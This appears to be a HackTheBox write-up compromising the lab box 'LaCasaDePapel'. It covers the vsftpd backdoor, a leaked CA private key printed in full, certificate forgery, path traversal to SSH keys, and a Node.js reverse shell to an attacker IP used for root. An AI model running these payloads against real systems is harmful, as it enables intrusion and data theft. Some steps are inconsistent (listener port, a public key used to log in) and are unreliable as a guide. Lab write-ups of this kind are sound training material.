
HackTheBox Writeup:

LaCasaDePapel



By Kyle Simmons (Hok)

Kyle Simmons (Hok) Writeup

Box Information

LaCasaDePapel is an easy rated box which is based on a Netflix series, which is also called 'Money Heist'. Highly recommend watching it if you haven't seen it! The user on the box was fairly annoying, but had an interesting part to it.

Enumeraiton

An nmap scan is done to begin enumeration on the target 10.10.10.131. The target comes back with several open ports including 21, 22, 80 and 443. The FTP port is running a vulnerable FTP version which can be exploited in metasploit.

```
nmap -A -T5 -p 21,22,80,443 -oA targeted 10.10.10.131
Nmap scan report for 10.10.10.131
Host is up (0.064s latency).

PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 7.9 (protocol 2.0)
| ssh-hostkey:
| 2048 03:e1:c2:c9:79:1c:a6:6b:51:34:8d:7a:c3:c7:c8:50 (RSA)
| 256 41:e4:95:a3:39:0b:25:f9:da:de:be:6a:dc:59:48:6d (ECDSA)
|_ 256 30:0b:c6:66:2b:8f:5e:4f:26:28:75:0e:f5:b1:71:e4 (ED25519)
80/tcp open http Node.js (Express middleware)
|_http-title: La Casa De Papel
443/tcp open ssl/http Node.js Express framework
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Server returned status 401 but no WWW-Authenticate header.
|_http-title: La Casa De Papel
| ssl-cert: Subject:
commonName=lacasadepapel.htb/organizationName=La Casa De Papel
| Not valid before: 2019-01-27T08:35:30
|_Not valid after: 2029-01-24T08:35:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_ http/1.1
| tls-nextprotoneg:
| http/1.1
|_ http/1.0
Warning: OSScan results may be unreliable because we could not find
at least 1 open and 1 closed port
```

```
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.1 (95%), Linux
3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%),
Linux 3.18 (94%), Linux 3.16 (93%), ASUS RT-N56U WAP (Linux 3.4)
(93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux
3.1 - 3.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Unix

TRACEROUTE (using port 443/tcp)
HOP RTT ADDRESS
1 28.79 ms 10.10.14.1
2 185.62 ms 10.10.10.131
```

Psy Enumeraiton

When using the exploit, It states that the service on port 6200 does not appear to be a shell.

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.10.10.131     yes       The target address range or CIDR identifier
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.10.10.131:21 - The port used by the backdoor bind listener is already open
[-] 10.10.10.131:21 - The service on port 6200 does not appear to be a shell
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```

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Since port 6200 is already open. Netcat is used to connect to the port with: ‘nc 10.10.10.131 6200’.

It connects to a psy shell which is very limitied with a few commands. The ‘ls -la’ command reveals a variable name $tokyo, which is a character in the Netflix series. This could be a possible username.

The variable output is shown with ‘show $tokyo’. This displays a key location.

```
Ncat: Connected to 10.10.10.131:6200.
Psy Shell v0.9.9 (PHP 7.2.10 — cli) by Justin Hileman
?
  help       Show a list of commands. Type `help [foo]` for information a
  ls         List local, instance or class variables, methods and constan
  dump       Dump an object or primitive.
  doc        Read the documentation for an object, class, constant, metho
  show       Show the code for an object, class, constant, method or prop
  wtf        Show the backtrace of the most recent exception.
  whereami   Show where you are in the code.
  throw-up   Throw an exception or error out of the Psy Shell.
  timeit     Profiles with a timer.
  trace      Show the current call stack.
  buffer     Show (or clear) the contents of the code input buffer.
  clear      Clear the Psy Shell screen.
  edit       Open an external editor. Afterwards, get produced code in in
  sudo       Evaluate PHP code, bypassing visibility restrictions.
  history    Show the Psy Shell history.
  exit       End the current session and return to caller.
ls -la

Variables:
  $tokyo   Tokyo {#2307}
  $_       null
show $tokyo
  > 2| class Tokyo {
    3|  private function sign($caCert,$userCsr) {
    4|          $caKey = file_get_contents('/home/nairobi/ca.key');
    5|          $userCert = openssl_csr_sign($userCsr, $caCert, $caKey, 3
    6|          openssl_x509_export($userCert, $userCertOut);
    7|          return $userCertOut;
```

A private key is found when entering the $caKey variable and the path to it. This displays a ca.key which can be used to possibly access the website with the key.

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`$caKey = file_get_contents('/home/nairobi/ca.key')`

```
$caKey = file_get_contents('/home/nairobi/ca.key');
=> """
   -----BEGIN PRIVATE KEY-----\n
   MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDPczpU3s4Pmwdb\n
   7MJsi//m8mm5rEkXcDmratVAk2pTWwWxudo/FFsWAC1zyFV4w2KLacIU7w8Yaz0/\n
   2m+jLx7wNH2SwFBjJeo5lnz+ux3HB+NhWC/5rdRsk07h71J3dvwYv7hcjPNKLcRl\n
   uXt2Ww6GXj4oHhwziE2ETkHgrxQp7jB8pL96SDIJFNEQ1Wqp3eLNnPPbfbLLMW8M\n
   YQ4UlXOaGUdXKmqx9L2spRURI8dzNoRCV3eS6lWu3+YGrC4p732yW5DM5Go7XEyp\n
   s2BvnlkPrq9AFKQ3Y/AF6JE8FE1d+daVrcaRpu6Sm73FH2j6Xu63Xc9d1D989+Us\n
   PCe7nAxnAgMBAAECggEAagfyQ5jR58YMX97GjSaNeKRkh4NYpIM25renIed3C/3V\n
   Dj75Hw6vc7JJiQlXLm9nOeynR33c0FVXrABg2R5niMy7djuXmuWxLxgM8UIAeU89\n
   1+50LwC7N3efdPmWw/rr5VZwy9U7MKnt3TSNtzPZW7JlwKmLLoe3Xy2EnGvAOaFZ\n
   /CAhn5+pxKVw5c2e1Syj9K23/BW6l3rQHBixq9Ir4/QCoDGEbZL17InuVyUQcrb+\n
   q0rLBKoXObe5esfBjQGHOdHnKPlLYyZCREQ8hclLMWlzgDLvA/8pxHMxkOW8k3Mr\n
   uaug9prjnu6nJ3v1ul42NqLgARMMmHejUPry/d4oYQKBgQDzB/gDfr1R5a2phBVd\n
   I0wlpDHVpi+K1JMZkayRVHh+sCg2NAIQgapvdrdxfNOmhP9+k3ue3BhfUweIL9Og\n
   7MrBhZIRJJMT4yx/2lIeiA1+oEwNdYlJKtlGOFE+T1npgCCGD4hpB+nXTu9Xw2bE\n
   G3uK1h6Vm12IyrRMgl/OAAZwEQKBgQDahTByV3DpOwBWC3Vfk6wqZKxLrMBxtDmn\n
   sqBjrd8pbpXRqj6zqIydjwSJaTLeY6Fq9XysI8U9C6U6sAkd+0PG6uhxdW4++mDH\n
   CTbdwePMFbQb7aKiDFGTZ+xuL0qvHuFx3o0pH8jT91C75E30FRjGquxv+75hMi6Y\n
   sm7+mvMs9wKBgQCLJ3Pt5GLYgs818cgdxTkzkFlsgLRWJLN5f3y01g4MVCciKhNI\n
   ikYhfnM5CwVRInP8cMvmwRU/d5Ynd2MQkKTju+xP3oZMa9Yt+r7sdnBrobMKPdN2\n
   zo8L8vEp4VuVJGT6/efYY8yUGMFYmiy8exP5AfMPLJ+Y1J/58uiSVldZUQKBgBM/\n
   ukXIOBUDcoMh3UP/ESJm3dqIrCcX9iA0lvZQ4aCXsjDW61EOHtzeNUsZbjay1gxC\n
   9amAOSaoePSTfyoZ8R17oeAktQJtMcs2n5OnObbHjqcLJtFZfnIarHQETHLiqH9M\n
   WGjv+NPbLExwzwEaPqV5dvxiU6HiNsKSrT5WTed/AoGBAJ11zeAXtmZeuQ95eFbM\n
   7b75PUQYxXRrVNluzvwdHmZEnQsKucXJ6uZG9skiqDlslhYmdaOOmQajW3yS4TsR\n
   aRklful5+Z60JV/5t2Wt9gyHYZ6SYMzApUanVXaWCCNVoeq+yvzId0st2DRl83Vc\n
   53udBEzjt3WPqYGkkDknVhjD\n
   -----END PRIVATE KEY-----\n
   """
```

The private key is then copied locally. The '\n' is removed and the spaces are removed otherwise the private will not work or be valid.


Generating a certification

The CA private key found can either be used through SSH or somewhere else. After doing some enumeration the website on port 443 contained a certificate to access the website. openssl can be used to combine

both a private key and public key to generate an openssl cert to access the website.

Retrieving a public key

To retrieve a public key in Firefox, the lock icon on the website on port 443 is clicked and the certification is viewed and exported to retrieve the public key from the website. For the generation of the certification can now be done with openssl since both the public and private is not retrived.



Generating openssl certification


To generate a certification the follow command I used:

```
openssl pkcs12 -export -clcerts -in lacasadepapelhtb.crt -inkey
ca.key -out client.p12
```

A password is required for the certificaiton, a password of ‘password’ is set. The output is client.p12 which can be imported into the browsers certificate to gain access to the website.

```
root@kali:/                                    # openssl pkcs12 -export
lhtb.crt -inkey ca.key -out client.p12
Enter Export Password:
Verifying - Enter Export Password:
root@kali                                      # ls -l
total 6
-rw-r--r-- 1 zeta root 1705 Jul 17 12:48 ca.key
-rw------- 1 zeta root 2349 Jul 17 12:59 client.p12
-rw-r--r-- 1 zeta root 1088 Jul 17 12:49 lacasadepapelhtb.crt
```

Inside the Firefox privacy and security settings at the bottom of the page, the certifications are viewed and the certificate is imported into the certifications.



Exploitation

The website can now be exploited to get attempt to get a shell. The page contains several avi files. When viewing the AVI files in SESSION-1 it shows a base64 file path which allows you to download files:

https://10.10.10.131/file/U0VBU09OLTEvMDEuYXZp

After some more enumeration of the file path, path traversal was successful and it displays all the users in the home directory:

https://10.10.10.131/?path=../../

Inside the berlin user, there is a .ssh directory which contains an id_rsa.pub which could be used for

The path '../../berlin/.ssh/id_rsa.pub' is converted to base64 whcih allows us to view the file and download the id_rsa.pub key.
https://10.10.10.131/file/Li4vLi4vYmVybGluLy5zc2gvaWRfcnNhLnB1Yg==

In addition to that, the user flag can be retrieved from berlin doing this method.

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
Once downloaded, they id_rsa key can be used to login to users through SSH. However, the berlin user did not work when attempting to use it which is where the id_rsa key. When attempting to use it on the professor user, it works.

```
ssh -i id_rsa professor@10.10.10.131
```

Login successful!

Privilege Escalation

The home directory of professor contains some interesting files named memcached running as root with read permissions. In addition to that pspy is executing memcached regularly which means that these files could be used to get root.



Since write permissions are allowed in the home directory, the files can be deleted, modified and reuploaded with wget. Firstly, the memcached.ini file is modified:

```
Command = sudo -u root /usr/bin/node home/professor/memcached.js
```

This will execute the memcached.js file as root. The memcached.js file can have a JavaScript shell inserted into it.

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A file is created called memcached.js with a shell inside:

```
(function() {
    var net = require("net"),
    cp = require("child_process"),
    sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(443, "10.10.14.26",

    function() {
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/;
})();
```

A python HTTP server is started and the files are then uploaded:

```
drwxr-sr-x    9 root     professo     4096 Jan 29 01:31 node_modules
lacasadepapel [~]$ wget http://10.10.14.26:8000/memcached.ini
Connecting to 10.10.14.26:8000 (10.10.14.26:8000)
memcached.ini        100% |*************************************************
:00:00 ETA
lacasadepapel [~]$ wget http://10.10.14.26:8000/memcached.js
Connecting to 10.10.14.26:8000 (10.10.14.26:8000)
memcached.js         100% |*************************************************
:00:00 ETA
lacasadepapel [~]$ rm memcached.ini
lacasadepapel [~]$ wget http://10.10.14.26:8000/memcached.js
Connecting to 10.10.14.26:8000 (10.10.14.26:8000)
wget: can't open 'memcached.js': File exists
lacasadepapel [~]$ wget http://10.10.14.26:8000/memcached.ini
Connecting to 10.10.14.26:8000 (10.10.14.26:8000)
memcached.ini        100% |*************************************************
```

A shell is then returned shortly after in the netcat listener:

```
nc -nlvp 1337
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.131.
Ncat: Connection from 10.10.10.131:41180.
whoami
root
cd /root
cat root.txt
586979
```

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